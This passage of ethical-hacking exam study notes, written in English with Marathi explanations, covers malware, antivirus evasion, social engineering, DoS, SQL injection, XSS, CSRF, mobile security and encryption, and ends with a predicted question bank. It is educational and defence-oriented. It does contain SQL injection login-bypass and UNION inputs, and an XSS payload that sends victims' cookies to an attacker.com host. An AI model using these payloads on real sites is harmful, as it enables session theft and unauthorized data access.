- **Examples:** WannaCry (2017), Petya, Locky, CryptoLocker.
- **Spread:** Phishing emails, exploit kits, Remote Desktop Protocol (RDP) brute force.

3.2.5 Spyware

- **Definition:** Malware that secretly monitors user activity and collects personal information (keystrokes, passwords, browsing habits).
- **Characteristics:** Runs silently in background. Hard to detect.
- **Examples:** Keyloggers, Adware (sometimes), FinSpy.

3.2.6 Adware

- **Definition:** Software that automatically displays unwanted advertisements, often in a web browser or pop-up window.
- **Characteristics:** Usually not destructive but annoying. May track browsing data. Often bundled with free software.
- **Note:** Some adware is legal (with consent), but malicious adware is not.

Comparison Table

Feature	Virus	Worm	Trojan	Ransomware
Needs Host	Yes	No	No	No
Self-Replicate	Yes	Yes	No	No
Network Spread	No	Yes	No	Yes
User Action	Yes	No	Yes	Yes
Goal	Damage/Steal	Consume resources	Backdoor	Encrypt/Demand ransom

- Q2 (2M)** Differentiate Virus and Worm. OR Differentiate Spyware and Adware.
- Q3 (3M)** Explain different types of malware with examples.
- Q5 (6M)** Explain malware threats in detail. What is Ransomware? Explain with examples.
- Q1 (1M)** Define Ransomware. OR What is a Trojan Horse?

3.3 Antivirus Evasion Techniques

Definition

***Antivirus Evasion** is the technique used by attackers to bypass or disable antivirus software so that malware can execute without being detected or quarantined.*

Antivirus Evasion: Samja security guard ahe darvajyavar. Tu aat ghusaycha ahes. Mhanun tu security guard la divert kartos, kiva tycha dress gheun aat jato, kiva tyachya dole samorun aat sneak kartos. Same way, antivirus detection bypass karaycha he evasion aahe. Malware la modify karun antivirus la fool karne.

Evasion Techniques

1. **Obfuscation:** Modifying the code to make it unreadable while keeping functionality the same. Changes signatures but not behavior.
2. **Encoding / Encryption:** Encrypting the malware payload so that the antivirus sees random data. The payload decrypts at runtime.
3. **Polymorphism:** Malware changes its code every time it infects a new system, but the underlying function remains the same. Uses mutation engine.
4. **Metamorphism:** Similar to polymorphism but the entire code is rewritten without using an encryption routine. No common signature remains.
5. **Packers / Crypters:** Wrapping malware inside a packer that compresses/encrypts it. The packer unpacks it in memory at runtime.
6. **Process Injection / Hollow Process:** Injecting malicious code into a legitimate running process (e.g., explorer.exe) so the antivirus trusts it.
7. **Living Off The Land (LOTL):** Using legitimate system tools (PowerShell, WMI, PsExec) to perform malicious actions. Antivirus often does not flag legitimate tools.
8. **Disabling Antivirus:** Directly killing antivirus processes, modifying registry, or booting into Safe Mode to disable protection.

How Antivirus Detects Malware

- **Signature-Based:** Compares files against known malware signatures (hashes). Fast but fails against new/unknown malware.
- **Heuristic-Based:** Analyzes code behavior and structure to detect suspicious activity. Can detect unknown malware but may have false positives.
- **Behavioral-Based:** Monitors the runtime behavior of programs in a sandbox before allowing execution.
- **Machine Learning:** Uses AI to classify files as malicious or benign based on features.

Q3 (3M)	Explain antivirus evasion techniques.
Q2 (2M)	Differentiate Polymorphism and Metamorphism.
Q1 (1M)	What is LOTL (Living Off The Land)?
Q2 (2M)	How does antivirus detect malware?

3.4 Social Engineering Defense Strategies

Definition

Social Engineering is the psychological manipulation of people into performing actions or divulging confidential information. It exploits human weakness rather than technical vulnerabilities.

Social Engineering: Samja tu kuthlhyatari la phone karun "Me bank madhun bolatoy, aaplya card cha OTP sangaa" mhanto. Samor cha manus tycha ignorance mule OTP sangto. Hya la social engineering mhantat. Technology nahi, manasala bewakuf banvne. He hacking madhla saglyat powerful weapon aahe karank system jatana manus he saglyat weak link aahe.

Common Social Engineering Attacks

Attack	Description	Example
Phishing	Fraudulent emails appearing to be from trusted sources to steal credentials.	Fake bank email with login link.
Spear Phishing	Targeted phishing aimed at a specific individual or organization.	Email to CEO with fake invoice.
Vishing	Voice phishing using phone calls.	Fake IRS/Bank call.
Smishing	SMS phishing via text messages.	Fake delivery link via SMS.
Pretexting	Creating a false scenario to gain information.	Fake IT support call.
Baiting	Leaving infected USB drives or offering free downloads.	USB labeled "Salary List" in parking lot.
Quid Pro Quo	Offering a service in exchange for information.	"I can fix your computer, give me your password."
Tailgating	Following an authorized person into a restricted area.	Walking behind someone through a secure door.

Defense Strategies

- Security Awareness Training:** Regular training for employees to recognize phishing and suspicious behavior.
- Email Filtering:** Use SPF, DKIM, DMARC to prevent email spoofing.
- Multi-Factor Authentication (MFA):** Even if credentials are stolen, second factor prevents access.
- Verify Identities:** Always verify unknown callers or email senders through a separate channel.
- No USB Policy:** Disable USB ports or use endpoint protection to prevent baiting.
- Physical Security:** Badge readers, mantraps, and security guards to prevent tailgating.
- Incident Reporting:** Encourage employees to report suspicious emails/calls without punishment.

Q3 (3M)	Explain social engineering attacks with examples.
Q4A (4M)	What is Social Engineering? Explain types and defense strategies.
Q2 (2M)	Differentiate Phishing and Spear Phishing.
Q1 (1M)	What is Vishing? OR What is Tailgating?

3.5 DoS and DDoS Attacks

Definitions

- Denial of Service (DoS):** An attack that makes a machine or network resource unavailable to its intended users by overwhelming it with a flood of traffic or requests from a single source.
- Distributed Denial of Service (DDoS):** A DoS attack where the traffic flood originates from multiple distributed sources (often a botnet), making it much harder to block.

DoS/DDoS: Samja ek chhoti dukana ahe. DoS manje ek single person tya dukana madhe jatoy ani tya dukandara la itka vell phaltu goshti vicharto ki real customer la vell bhetat nahi. DDoS manje 100-200 lok ekach veli tya dukana madhe jatat ani dukandaar confuse hoto. Botnet cha use karun attackers sanglya world madhlya computers pasun traffic pathvato. Target crash hoto.

Types of DoS/DDoS Attacks

- Volumetric Attacks:** Consume bandwidth. Example: UDP Flood, ICMP Flood (Ping of Death).
- Protocol Attacks:** Consume server resources. Example: SYN Flood, Ping of Death, Smurf Attack.
- Application Layer Attacks:** Target web applications. Example: HTTP Flood, Slowloris, RUDY.

Common DoS/DDoS Attack Methods

Attack	Description
SYN Flood	Sends many SYN packets but never completes handshake. Server resources fill up.
UDP Flood	Sends UDP packets to random ports. Server replies with ICMP unreachable, wasting resources.
HTTP Flood	Sends massive HTTP GET/POST requests to a web server.
Slowloris	Sends partial HTTP requests and keeps connections open as long as possible.
Smurf Attack	Sends ICMP echo requests to broadcast address with spoofed victim IP. All hosts reply to victim.
Ping of Death	Sends oversized ICMP packet (>65,535 bytes) causing buffer overflow.

Preventing DoS Attacks

- Rate Limiting:** Limit the number of requests per IP per second.
- Firewalls and IDS/IPS:** Block malicious traffic patterns.

- 3. **Load Balancers:** Distribute traffic across multiple servers.
- 4. **CDN (Content Delivery Network):** Absorb large traffic floods (e.g., Cloudflare, Akamai).
- 5. **Anti-DDoS Services:** Specialized scrubbing centers (e.g., AWS Shield, Arbor Networks).
- 6. **Blackhole Routing:** Drop all traffic to the victim IP during an attack (sacrifices availability but protects network).
- 7. **SYN Cookies:** Special technique to handle SYN flood by using cryptographic cookies instead of keeping connection state.
- 8. **Network Segmentation:** Isolate critical services from public networks.

Q2 (2M)	Differentiate DoS and DDoS.
Q3 (3M)	Explain different types of DoS attacks.
Q4A (4M)	What is DDoS? Explain methods and prevention strategies.
Q5 (6M)	Explain DoS and DDoS attacks with prevention techniques.
Q1 (1M)	What is a Botnet? OR What is SYN Flood?

Unit 3 Summary

- Covering Tracks: Log deletion, timestamp modification, rootkits, proxy/VPN.
- Virus (needs host, replicates), Worm (standalone, network spread), Trojan (disguised, backdoor), Ransomware (encrypt + demand), Spyware (secret monitor), Adware (ads).
- Antivirus Evasion: Obfuscation, Polymorphism, Metamorphism, Packers, Process Injection, LOTL.
- Social Engineering: Phishing, Spear Phishing, Vishing, Smishing, Pretexting, Baiting, Tailgating. Defense: Awareness, MFA, Email filters, Verify.
- DoS (single source) vs DDoS (multiple sources/botnet). Types: Volumetric, Protocol, Application. Prevention: Rate limiting, CDN, SYN cookies, Load balancers.

Unit 4: Web Application Security, Mobile Hacking, and Cryptography

Unit Overview

- Objective:** Understand web attacks, mobile security, and encryption standards.
- Importance:** Very high application-based unit. SQL Injection, XSS, CSRF are the most frequently asked questions in cybersecurity exams.
- Exam Relevance:** Very High (13 Marks)
- Weightage:** Expect 3-4 questions including Q5 long answer.
- Q-Type Distribution:** Q1 (terms), Q2 (types/short notes), Q3 (process/code), Q4A (SQL Injection/XSS with example), Q5 (Web security comprehensive)

4.1 Web Application Hacking

Definition

Web Application Hacking is the process of identifying and exploiting vulnerabilities in web-based applications (websites, web portals, APIs) to gain unauthorized access, steal data, or disrupt services.

Web Application Hacking: Samja website he ek dukana aahe jyat online shopping chaltoy. Web application hacking manje tyaa dukana cha backdoor shodhne, billing system hack karne, kiva customer cha data chori karne. OWASP he saglyat famous organization aahe jyane web attacks cha top 10 list keli aahe. Exam madhe OWASP Top 10 varun prashna yetat.

Why Web Applications are Targeted

- Publicly accessible from the internet.
- Store sensitive data (PII, credit cards, health records).
- Complex code with many entry points.
- Third-party libraries and APIs increase attack surface.

Common Web Application Vulnerabilities (OWASP Top 10)

- Broken Access Control
- Cryptographic Failures
- Injection (SQL, NoSQL, OS, LDAP)
- Insecure Design
- Security Misconfiguration
- Vulnerable and Outdated Components
- Identification and Authentication Failures
- Software and Data Integrity Failures

- 9. Security Logging and Monitoring Failures
- 10. Server-Side Request Forgery (SSRF)

Q2 (2M)	What is Web Application Hacking? Why are web apps targeted?
Q3 (3M)	Explain OWASP Top 10 vulnerabilities.

4.2 SQL Injection (SQLi)

Definition

SQL Injection (SQLi) is a web application vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It can allow unauthorized data viewing, modification, or deletion, and sometimes server takeover.

SQL Injection: Samja tu restaurant madhe geli ani waiter la sangte "Mala 2 pizzas dyaycha aahe. Ani saglya customer cha address pan dakhvaycha aahe." Waiter jevha tya command la trust karun execute karto tevha tula saglya customer cha data bhetato. SQL injection madhe attacker website cha input box use karun database la trick karto ki tula sagla data dakhav. Input madhe SQL query inject keli jate.

How SQL Injection Works

1. Web application takes user input (e.g., login form, search box).
2. Application directly concatenates input into an SQL query without sanitization.
3. Attacker inputs malicious SQL code instead of normal data.
4. Database executes the modified query, returning unauthorized data or executing commands.

Example of Vulnerable Login Code

Vulnerable Query: <pre>SELECT * FROM users WHERE username = '\$username' AND password = '\$password';</pre>
Attacker Input: Username: ' OR '1'='1 Password: ' OR '1'='1
Resulting Query: <pre>SELECT * FROM users WHERE username = '' OR '1'='1' AND password = '' OR '1'='1';</pre> Since 1=1 is always true, the query returns all users, bypassing authentication.

Types of SQL Injection

Type	Description
In-Band (Classic) SQLi	Attacker uses same channel to launch attack and receive results. Subtypes: Error-based, Union-based.
Blind SQLi	No direct data returned. Attacker infers results from application behavior (true/false responses). Subtypes: Boolean-based, Time-based.
Out-of-Band SQLi	Data is retrieved using a different channel (e.g., DNS, HTTP requests). Rare but powerful.

Union-Based SQL Injection Example

<pre>SELECT name, price FROM products WHERE id = 1 UNION SELECT username, password FROM users--</pre>
This combines the product list with the user credentials table, exposing passwords.

Prevention of SQL Injection

- 1. Prepared Statements (Parameterized Queries):** Separate SQL code from user data.

```
PreparedStatement stmt = conn.prepareStatement("SELECT * FROM users WHERE username = ? AND password = ?");  
  
stmt.setString(1, username);  
  
stmt.setString(2, password);
```
- 2. Input Validation:** Allow only expected characters (e.g., alphanumeric for usernames).
- 3. Escaping User Input:** Use database-specific escaping functions.
- 4. Stored Procedures:** Use database stored procedures with proper parameters.
- 5. Least Privilege:** Database user should have only necessary permissions (no DROP, no SELECT on all tables).
- 6. Web Application Firewall (WAF):** Detect and block SQLi patterns.

Important Points

- SQLi is consistently ranked in the OWASP Top 10.
- SQLMap is the most popular automated SQL injection tool.
- Never trust user input. Always sanitize and validate.

Q1 (1M)	What is SQL Injection?
Q2 (2M)	Explain Union-based SQL Injection.
Q3 (3M)	Explain SQL Injection with example and prevention.
Q4A (4M)	What is SQL Injection? Explain types and prevention techniques.
Q5 (6M)	Explain SQL Injection in detail with code examples and prevention methods.

4.3 Cross-Site Scripting (XSS)

Definition

Cross-Site Scripting (XSS) is a web vulnerability that allows an attacker to inject malicious scripts (usually JavaScript) into web pages viewed by other users. The browser executes the script, allowing the attacker to steal cookies, session tokens, or deface websites.

XSS: Samja ek public notice board ahe jyavar saglya lok messages lihu shakatat. Samja ek attacker tya board var "Alert: Free Money!" lihito. Pan tya message cha aat madhe JavaScript hidden aahe. Jevha dusri manus tya board varche message baghato, tycha browser tya hidden script la execute karto. Tya script mule attacker tycha cookies, login session chori karu shakto. He Cross-Site Scripting aahe. Target user cha browser aahe, target server nahi.

How XSS Works

- Attacker finds a web page that accepts user input and displays it without sanitization (e.g., comment box, search result).
- Attacker submits input containing a malicious script.
- When another user visits the page, the browser executes the script.
- The script can steal cookies, redirect to phishing sites, or capture keystrokes.

Example of XSS Payload

Stored/Reflected XSS Payload:

```
<script>alert('XSS')</script>
```

Cookie Stealing Payload:

```
<script>document.location='http://attacker.com/steal?cookie='+document.cookie</script>
```

This sends the victim's cookies to the attacker's server.

Types of XSS

Type	Description	Example
Stored (Persistent) XSS	Malicious script is saved on the server (database). Every user who views the page is affected.	Comment section, forum post.
Reflected (Non-Persistent) XSS	Script is embedded in a URL. Victim must click the malicious link. Not stored on server.	Search result page, error message.
DOM-Based XSS	Script is injected by modifying the DOM (Document Object Model) in the browser. Server may not even see the malicious payload.	Client-side JavaScript that reads URL hash.

Prevention of XSS

- 1. Output Encoding:** Escape special characters before displaying user input.
HTML encode: < becomes <; > becomes >;
- 2. Input Validation:** Whitelist allowed characters. Reject unexpected input.
- 3. Content Security Policy (CSP):** HTTP header that restricts where scripts can load from.
- 4. HttpOnly Cookies:** Prevents JavaScript from accessing sensitive cookies.
- 5. Web Application Firewall (WAF):** Blocks common XSS patterns.

Q1 (1M)	What is XSS?
Q2 (2M)	Differentiate Stored XSS and Reflected XSS.
Q3 (3M)	Explain XSS with types and prevention.
Q4A (4M)	What is Cross-Site Scripting? Explain types with examples and prevention.
Q5 (6M)	Explain XSS and SQL Injection with examples and prevention techniques.

4.4 Cross-Site Request Forgery (CSRF)

Definition

Cross-Site Request Forgery (CSRF) is an attack that forces an authenticated user to execute unwanted actions on a web application in which they are currently authenticated. The attacker does not steal data; they trick the user into performing actions like changing passwords, transferring funds, or updating settings.

CSRF: Samja tu bank website var login ahes. Samja tula ek mail aala jyat ek attractive image aahe. Tya image cha aat madhe hidden request aahe: "http://bank.com/transfer?to=attacker&amount=10000". Jevha tu tya image var click kartos, tujhya browser ne tujhya login session cha use karun tya bank transfer request la execute karun takto. Tu kahi pan nahi kelas, pan tujhya account varun pese gele. XSS madhe attacker script inject karto. CSRF madhe attacker trick karto ki user already logged in ahe tyach session use karun request pathvayla.

How CSRF Works

- User logs into a legitimate website (e.g., bank.com). Session cookie is stored in browser.
- User visits a malicious website (e.g., evil.com) while still logged in.
- Malicious website contains a hidden form or image tag that sends a request to bank.com.
- Browser automatically attaches the session cookie to the request.
- Bank.com processes the request as if it came from the legitimate user.

Example of CSRF Attack

Malicious HTML on evil.com:

```

```

When the victim loads this page, the browser sends a GET request to bank.com with the victim's session cookie, transferring money.

Prevention of CSRF

- 1. CSRF Tokens:** Server generates a unique, unpredictable token for each session/form. The attacker cannot guess this token.

```
<input type="hidden" name="csrf_token" value="random_string">
```
- 2. SameSite Cookie Attribute:** Set SameSite=Strict OR SameSite=Lax on session cookies so they are not sent with cross-site requests.
- 3. Referer Header Validation:** Check that the request originates from the same domain.
- 4. Re-authentication:** Ask for password or OTP for sensitive actions (transfer, password change).
- 5. Custom Headers:** Require custom headers for AJAX requests (e.g., X-Requested-With).

CSRF vs XSS (Frequently Confused)

Feature	XSS	CSRF
Target	User's browser / Victim	Web application / Server
Goal	Steal data, cookies, session	Force user to perform unwanted action
Needs	Inject script into page	User to be logged in
Trust	Exploits user's trust in website	Exploits website's trust in user's browser
Can it be prevented by	Output encoding	CSRF tokens

- Q1 (1M)** What is CSRF?
- Q2 (2M)** Differentiate XSS and CSRF.
- Q3 (3M)** Explain CSRF with example and prevention.
- Q4A (4M)** Explain CSRF attack with prevention methods.

4.5 Web Server Security

Definition

Web Server Security refers to the measures and practices used to protect a web server and the data hosted on it from unauthorized access, attacks, and data breaches.

Web Server Security: Website run karaycha server aahe. Tya server la saglya internet varun attacks yetat. Tya server cha hardening karne, updates karne, configurations secure karne hya saglya goshti web server security madhe yetat. Apache, Nginx, IIS he common web servers aahet.

Web Server Security Measures

1. **Keep Software Updated:** Regularly patch OS, web server, and applications.
2. **Disable Unnecessary Services:** Remove default modules, ports, and accounts not in use.
3. **Secure Configuration:** Disable directory listing, hide server banners, disable verbose error messages.
4. **Use HTTPS:** Enforce TLS/SSL encryption (disable outdated SSLv2, SSLv3). Use HSTS header.
5. **Strong Authentication:** Use strong passwords, disable default accounts (e.g., admin/admin).
6. **File Permissions:** Set strict file and directory permissions (e.g., no write permissions for web root).
7. **Web Application Firewall (WAF):** Deploy WAF to filter malicious HTTP traffic.
8. **Regular Backups:** Maintain offline backups for disaster recovery.
9. **Logging and Monitoring:** Centralize logs and monitor for suspicious activity.
10. **Security Headers:** Implement headers like X-Frame-Options, X-XSS-Protection, Content-Security-Policy.

Q2 (2M)	List any four web server security measures.
Q3 (3M)	Explain web server security best practices.
Q1 (1M)	What is HSTS? OR What is WAF?

4.6 Mobile Platform Hacking and Mobile Malware

Definition

Mobile Platform Hacking is the process of exploiting vulnerabilities in mobile operating systems (Android, iOS) and applications to gain unauthorized access, steal data, or control the device.

Mobile Hacking: Aajkal saglya javal mobile aahe. Mobile madhe bank apps, photos, contacts, messages astaat. Mhanun mobile hacking khup dangerous aahe. Android open-source aahe mhanun tyat jast attacks yetat. iOS thoda restricted aahe pan jailbreak karun attacks shakya aahet.

Why Mobile Devices are Vulnerable

- Outdated OS versions with unpatched vulnerabilities.
- Apps from untrusted sources (sideloading).
- Weak or no encryption on stored data.
- Insecure WiFi and Bluetooth connections.
- Physical theft of the device.

Mobile Hacking Techniques

1. **Reverse Engineering:** Decompiling APK files to read source code and find vulnerabilities.
2. **Rooting (Android) / Jailbreaking (iOS):** Removing manufacturer restrictions to gain root access. Increases attack surface.
3. **Man-in-the-Middle (MitM):** Intercepting mobile traffic on insecure WiFi networks.
4. **Malware Distribution:** Packaging malware inside legitimate-looking apps.
5. **Exploiting Permissions:** Apps requesting excessive permissions (camera, contacts, SMS) for malicious purposes.
6. **Spyware:** Monitoring calls, messages, GPS location.

Mobile Malware & Exploits

- **Trojanized Apps:** Malware hidden inside popular apps (e.g., fake WhatsApp or TikTok).
- **Spyware:** Pegasus, FinFisher. Zero-click exploits that infect without user interaction.
- **Ransomware:** Encrypts mobile files and demands ransom.
- **Banking Trojans:** Overlay legitimate banking apps with fake login screens to steal credentials.
- **Adware:** Aggressive ads, pop-ups, and redirects that generate revenue.

Securing Mobile Devices

1. Install OS and app updates regularly.
2. Download apps only from official stores (Google Play, App Store).
3. Review app permissions before installing.
4. Use Mobile Device Management (MDM) for enterprise devices.
5. Enable remote wipe and Find My Device.
6. Use strong passwords, biometric locks, and encryption.
7. Avoid public WiFi for sensitive transactions; use VPN.
8. Install mobile antivirus and anti-malware.
9. Disable Bluetooth and WiFi when not in use.
10. Backup data regularly to cloud or local storage.

Q2 (2M) List any two mobile malware types.

Q3 (3M) Explain mobile hacking techniques and how to secure mobile devices.

Q4A (4M) Explain mobile platform hacking with malware types and prevention.

Q1 (1M) What is Jailbreaking? OR What is MDM?

4.7 Encryption Standards and Techniques

Definition

Encryption is the process of converting plain text (readable data) into cipher text (unreadable data) using an algorithm and a key, so that only authorized parties can read it.

Encryption: Samja tu tujhya secret message la tujhya mother tongue madhe (Marathi) lihito ki tula samjti pan dusryala nahi. Encryption he tasa ch aahe pan math ani algorithms cha use karun. Plain text (readable) la cipher text (unreadable) madhe convert kartat. Key naslya var decode hot nahi. He data safe thevnyasathi khup important aahe.

Types of Encryption

Type	Keys	Speed	Use Case	Examples
Symmetric Encryption	Single shared key	Fast	Encrypting large data	AES, DES, 3DES
Asymmetric Encryption	Public + Private key pair	Slow	Key exchange, digital signatures	RSA, ECC, DSA

Symmetric Encryption Algorithms

- DES (Data Encryption Standard):** 56-bit key. Obsolete due to brute force attacks.
- 3DES (Triple DES):** Applies DES three times. Still used but being phased out.
- AES (Advanced Encryption Standard):** 128, 192, 256-bit keys. Current standard. Fast and secure. Used by governments (AES-256).
- Blowfish:** Fast block cipher. 32-448 bit keys. Used in older protocols.

Asymmetric Encryption Algorithms

- RSA (Rivest-Shamir-Adleman):** Based on prime factorization. Used for SSL/TLS, digital signatures. Key sizes: 2048, 4096 bits.
- ECC (Elliptic Curve Cryptography):** Provides same security as RSA with smaller key sizes. Faster. Used in mobile and IoT.
- DSA (Digital Signature Algorithm):** Used for digital signatures only, not encryption.

Hashing (One-Way Encryption)

Hashing is a one-way function that converts data into a fixed-length string. It is irreversible and used for password storage and data integrity.

- MD5:** 128-bit. Broken. Not recommended for security.
- SHA-1:** 160-bit. Deprecated. Collision attacks possible.
- SHA-256:** 256-bit. Current standard. Secure.
- bcrypt / Argon2:** Recommended for password hashing. Slow and computationally expensive to deter brute force.

SSL/TLS and HTTPS

- **SSL (Secure Sockets Layer):** Deprecated protocol for secure communication.
- **TLS (Transport Layer Security):** Modern replacement for SSL. Versions: TLS 1.2, TLS 1.3 (recommended).
- **HTTPS:** HTTP over TLS/SSL. Encrypts web traffic.
- **Digital Certificates:** Issued by Certificate Authorities (CA) to verify website identity.

Encryption in Practice

Process: 1. User sends request to server. 2. Server sends public key (certificate). 3. User generates symmetric session key, encrypts it with server's public key. 4. Server decrypts session key using its private key. 5. Both use symmetric session key for fast encryption of actual data. This is called Hybrid Encryption (Asymmetric for key exchange + Symmetric for data transfer).
--

Important Formulas and Terms

Term	Description
Plaintext (P)	Original readable message
Ciphertext (C)	Encrypted message
Key (K)	Secret used for encryption/decryption
Encryption: $C = E(K, P)$	Ciphertext is function of Key and Plaintext
Decryption: $P = D(K, C)$	Plaintext is recovered using Key and Ciphertext

Memory Trick

Trick: "Symmetric = Single key (Same key for lock and unlock). Asymmetric = Pair of keys (Public key = Lock, Private key = Your personal key). RSA = Rivest Shamir Adleman (3 names = 3 people invented it). AES = A for Advanced, E for Encryption, S for Standard."

- | | |
|-----------------|--|
| Q1 (1M) | What is Encryption? OR What is AES? |
| Q2 (2M) | Differentiate Symmetric and Asymmetric Encryption. |
| Q3 (3M) | Explain encryption standards with examples. |
| Q4B (2M) | What is the difference between Hashing and Encryption? OR What is SHA-256? |
| Q4A (4M) | Explain SSL/TLS with encryption standards and their importance. |
| Q5 (6M) | Explain encryption standards and techniques with algorithms and their use cases. |

Unit 4 Summary

- Web App Hacking: OWASP Top 10 is the standard reference.
- SQLi: Injecting SQL via input fields. Prevention: Prepared statements, input validation, WAF.
- XSS: Injecting scripts. Types: Stored, Reflected, DOM. Prevention: Output encoding, CSP, HttpOnly cookies.
- CSRF: Forcing unwanted actions. Prevention: CSRF tokens, SameSite cookies, referer validation.
- Web Server Security: HTTPS, WAF, updates, security headers, strong auth.
- Mobile: Rooting/Jailbreaking, MitM, malware. Prevention: MDM, updates, app permissions, VPN.
- Encryption: Symmetric (AES, DES) vs Asymmetric (RSA, ECC). Hashing (SHA-256, bcrypt). Hybrid = Asymmetric key exchange + Symmetric data transfer (TLS).

Complete Question Bank (Exam Pattern Based)

This question bank follows the exact university pattern provided: **Q1 (1M), Q2 (2M), Q3 (3M), Q4A (4M), Q4B (2M), Q5 (6M)**. All questions are predicted based on syllabus analysis, topic weightage, and standard university patterns.

Unit 1: Introduction to Ethical Hacking

Q1 Type (1 Mark Each) - Short Definitions / Terms

Q1 (1M) Predicted

1. Define Ethical Hacking.
2. Who is a Cracker?
3. What is a White Hat Hacker?
4. What is a Grey Hat Hacker?
5. Define Penetration Testing.
6. What is Reconnaissance?
7. What is the full form of CEH?
8. Name any two common hacking tools.
9. What is the purpose of Nmap?
10. What is Metasploit?
11. Name the five phases of ethical hacking.
12. What is the difference between a Hacker and a Cracker?

Q2 Type (2 Marks Each) - Short Notes / Differentiate

Q2 (2M) Predicted

1. Differentiate between Hacker and Cracker.
2. Differentiate between White Hat and Black Hat hackers.
3. Differentiate between Ethical Hacking and Penetration Testing.
4. Differentiate between Passive and Active Reconnaissance.
5. List any four advantages of Ethical Hacking.
6. List any four responsibilities of an Ethical Hacker.
7. Write short note on Metasploit Framework.
8. Explain any two types of hackers.
9. What is the role of an Ethical Hacker?

Q3 Type (3 Marks Each) - Medium Explanations

Q3 (3M) Predicted

1. Explain the history and evolution of Ethical Hacking.
2. Explain different types of hackers with examples.
3. Explain the roles and responsibilities of an Ethical Hacker.
4. What is Reconnaissance? Explain its types.
5. Explain any three common hacking tools with their purpose.
6. Explain the phases of Ethical Hacking with diagram.

Q4A Type (4 Marks) - Detailed / Diagram

Q4A (4M) Predicted

1. Draw the phases of Ethical Hacking and explain each phase in detail.
2. Explain the complete roles and responsibilities of an Ethical Hacker with authorization rules.
3. Explain types of hackers with characteristics and examples.

Q4B Type (2 Marks) - Compulsory

Q4B (2M) Predicted

1. What is the full form of CEH? Who launched it?
2. What is the difference between Active and Passive Reconnaissance?
3. What is the purpose of Netcat?
4. What are the two types of Reconnaissance?

Q5 Type (6 Marks) - Long Answer

Q5 (6M) Predicted

1. Explain the complete methodology of Ethical Hacking with phases and tools used in each phase.
2. Explain Ethical Hacking in detail. Discuss its advantages, types of hackers, and phases.
3. Explain the differences between Ethical Hacking and Penetration Testing with roles and responsibilities.

Unit 2: Information Gathering and Scanning Techniques

Q1 Type (1 Mark)

Q1 (1M) Predicted

1. What is Footprinting?

2. What is WHOIS Lookup?
3. What is Google Dorking?
4. What is the use of "site:" operator?
5. What is Ping Sweep?
6. What is Port Scanning?
7. What is the default TTL value of Windows?
8. What is Banner Grabbing?
9. What is OS Fingerprinting?
10. What is a Brute Force Attack?
11. What is a Rainbow Table?
12. What is Privilege Escalation?
13. What is SUID?

Q2 Type (2 Marks)

Q2 (2M) Predicted

1. What is Footprinting? List its objectives.
2. Differentiate between Active and Passive Footprinting.
3. Explain Google Dorking with two examples.
4. Differentiate between TCP Connect Scan and SYN Scan.
5. Differentiate between Brute Force and Dictionary Attack.
6. Differentiate Horizontal and Vertical Privilege Escalation.
7. How do you identify live hosts in a network?
8. What is OS Fingerprinting?
9. Explain Active and Passive Banner Grabbing.

Q3 Type (3 Marks)

Q3 (3M) Predicted

1. Explain different types of Footprinting with examples.
2. Explain Google Dorking with operators and examples.
3. Explain different methods to identify live hosts with commands.
4. Explain different types of Port Scanning Techniques.
5. Explain OS Fingerprinting techniques with TTL values.
6. Explain password cracking techniques with examples.
7. Explain Privilege Escalation with techniques.

Q4A Type (4 Marks)

Q4A (4M) Predicted

1. Explain Port Scanning with techniques and Nmap commands.
2. Explain Banner Grabbing and OS Fingerprinting with tools and examples.
3. Explain Password Cracking methods (Brute Force, Dictionary, Rainbow Table) with examples.

Q4B Type (2 Marks)

Q4B (2M) Predicted

1. What is the command for Nmap SYN scan?
2. What is the default TTL value of Linux?
3. What is the difference between a Virus and a Worm?
4. Name any two password cracking tools.

Q5 Type (6 Marks)

Q5 (6M) Predicted

1. Explain Information Gathering and Scanning Techniques in detail with tools and commands.
2. Explain Password Cracking and Privilege Escalation with types and prevention.
3. Explain the complete process of Footprinting, Port Scanning, and Banner Grabbing with tools.

Unit 3: Malware, Evasion Techniques, and Attack Prevention

Q1 Type (1 Mark)

Q1 (1M) Predicted

1. What is a Virus?
2. What is a Worm?
3. What is a Trojan Horse?
4. What is Ransomware?
5. What is Spyware?
6. What is Adware?
7. What is a Botnet?
8. What is a Rootkit?
9. What is Polymorphism?
10. What is LOTL?
11. What is Phishing?

12. What is Vishing?
13. What is Tailgating?
14. What is DoS?
15. What is DDoS?
16. What is SYN Flood?

Q2 Type (2 Marks)

Q2 (2M) Predicted

1. Differentiate Virus and Worm.
2. Differentiate Spyware and Adware.
3. Differentiate DoS and DDoS.
4. Differentiate Phishing and Spear Phishing.
5. Differentiate Polymorphism and Metamorphism.
6. What is Covering Tracks? List two techniques.
7. How does antivirus detect malware?
8. What is Social Engineering? List two types.
9. Explain any two types of malware.

Q3 Type (3 Marks)

Q3 (3M) Predicted

1. Explain different types of malware with examples.
2. Explain antivirus evasion techniques.
3. Explain social engineering attacks with examples.
4. Explain different types of DoS attacks.
5. Explain techniques used to cover tracks after an attack.

Q4A Type (4 Marks)

Q4A (4M) Predicted

1. What is Social Engineering? Explain types and defense strategies.
2. What is DDoS? Explain methods and prevention strategies.
3. Explain malware threats with types and examples.
4. Explain antivirus evasion techniques with examples.

Q4B Type (2 Marks)

Q4B (2M) Predicted

1. What is the difference between Covering Tracks and Maintaining Access?
2. What is the difference between a Virus and a Trojan?
3. What is Smishing?
4. What is a SYN Cookie?

Q5 Type (6 Marks)

Q5 (6M) Predicted

1. Explain malware threats in detail. What is Ransomware? Explain with examples.
2. Explain DoS and DDoS attacks with prevention techniques.
3. Explain Social Engineering attacks with real-world examples and defense strategies.
4. Explain Antivirus Evasion techniques and how modern antivirus detects malware.

Unit 4: Web Application Security, Mobile Hacking, and Cryptography

Q1 Type (1 Mark)

Q1 (1M) Predicted

1. What is SQL Injection?
2. What is XSS?
3. What is CSRF?
4. What is WAF?
5. What is HSTS?
6. What is OWASP?
7. What is Encryption?
8. What is AES?
9. What is RSA?
10. What is Hashing?
11. What is SHA-256?
12. What is HTTPS?
13. What is Jailbreaking?
14. What is MDM?
15. What is a CSRF Token?
16. What is the purpose of HttpOnly cookies?

Q2 Type (2 Marks)

Q2 (2M) Predicted

1. Differentiate SQL Injection and XSS.
2. Differentiate XSS and CSRF.
3. Differentiate Stored XSS and Reflected XSS.
4. Differentiate Symmetric and Asymmetric Encryption.
5. List any four web server security measures.
6. List any two mobile malware types.
7. Explain Union-based SQL Injection.
8. What is Web Application Hacking? Why are web apps targeted?
9. What is the difference between Encryption and Hashing?

Q3 Type (3 Marks)

Q3 (3M) Predicted

